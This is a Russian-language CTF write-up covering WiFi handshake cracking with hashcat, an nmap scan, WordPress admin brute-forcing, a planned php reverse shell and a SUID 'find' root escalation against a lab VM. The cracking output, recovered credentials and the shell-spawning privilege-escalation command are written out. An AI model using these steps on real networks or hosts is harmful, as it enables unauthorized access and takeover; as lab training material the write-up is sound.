PENTEST

Условие на все три задачи:

Один уважаемый житель общежития ШК заявил, что его сеть WiFi и сервер неуязвимы. Может убедите его в обратном?
Данные о точке доступа:

- *SSID: CTF_TARGET*
- *IP:Каждой команде будет выдан IP машины (для примера 192.168.0.106)*

Ubuntu VM – WiFi (150 баллов)

К задаче был приложен handshake, перехваченный у роутера. Способов расшифровать его много. Лично мне удобно через hashcat. Внизу вы видите результат расшифровки.

```
b7e4b05904f6a94e40dc39652a5b20bb:128133b19c75:000899813127:Opiz:community

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: C:\Users\Ebobalik\Desktop\30833_1682781446.hc22000
Time.Started.....: Sat Apr 29 18:18:45 2023, (0 secs)
Time.Estimated...: Sat Apr 29 18:18:45 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (D:\hashcat-6.2.6\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   132.4 kH/s (11.25ms) @ Accel:8 Loops:256 Thr:512 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 71110/14344384 (0.50%)
Rejected.........: 46534/71110 (65.44%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456789 -> danielle06
Hardware.Mon.#1..: Temp: 41c Fan: 30% Util: 61% Core:1721MHz Mem:3504MHz Bus:16

Started: Sat Apr 29 18:18:16 2023
Stopped: Sat Apr 29 18:18:47 2023
```

Ответ: community

Ubuntu VM – User (150 баллов)


После проникновения в сеть, можно просканировать хост.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.0.106
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-29 11:29 EDT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 78.05% done; ETC: 11:29 (0:00:04 remaining)
Nmap scan report for 192.168.0.106
Host is up (0.017s latency).
Not shown: 995 filtered tcp ports (no-response), 4 filtered tcp ports (host-unreach)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.47 seconds
```


Видим, что на хосту поднят один сервис – Apache 2 на порту 80.

Перейдя по ссылке мы видим сайт.







В комментариях была подсказка



Перейдем по адресу 192.168.0.106/robots.txt




Теперь по 192.168.0.106/message.txt




Видим послание, в котором сказано что логин от админки Mankov, а пароль можно подобрать из словаря rockyou.txt. Способов брута много – через hydra, wp-scan и т.д.


В результате брута узнаем что логин/пароль – Mankov/community




Видим, что текущая тема – Twenty Twenty-Three. Давайте заменим файл 404.php у этой темы на php-reverse-shell для удаленного доступа к серверу.



Теперь на нашей машине запускаем прослушку порта, указанного в reverse-shell.





В корне лежит флаг

Ответ: FLAG{NOtb4D_w0rdpre55_Br0KeN}

Ubuntu VM – Root (150 баллов)

Попробуем вывести флаг

```
$ cat /root/flag.txt
cat: /root/flag.txt: Permission denied
$
```

Нам нужно как-то повысить свои права до рут-прав. Самая распространенная методика эскалации привилегий – энумерация SUID файлов. SUID бит – бит разрешающий исполнение файла от имени владельца.

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
/usr/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/find
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/fusermount
```

Поиск SUID файлов выдал, что *find* – содержит этот бит и принадлежит руту.

Выполним команду *sudo find . -exec /bin/sh \; -quit* и получил рут-права.

```
www-data@timurka-VirtualBox:/$ sudo find . -exec /bin/sh \; -quit
sudo find . -exec /bin/sh \; -quit
# whoami
whoami
root
# cat /root/flag.txt
cat /root/flag.txt
FLAG{COn9rATS_y0u_COo1_MAn}
#
```

Ответ: FLAG{COn9rATS_y0u_COo1_MAn}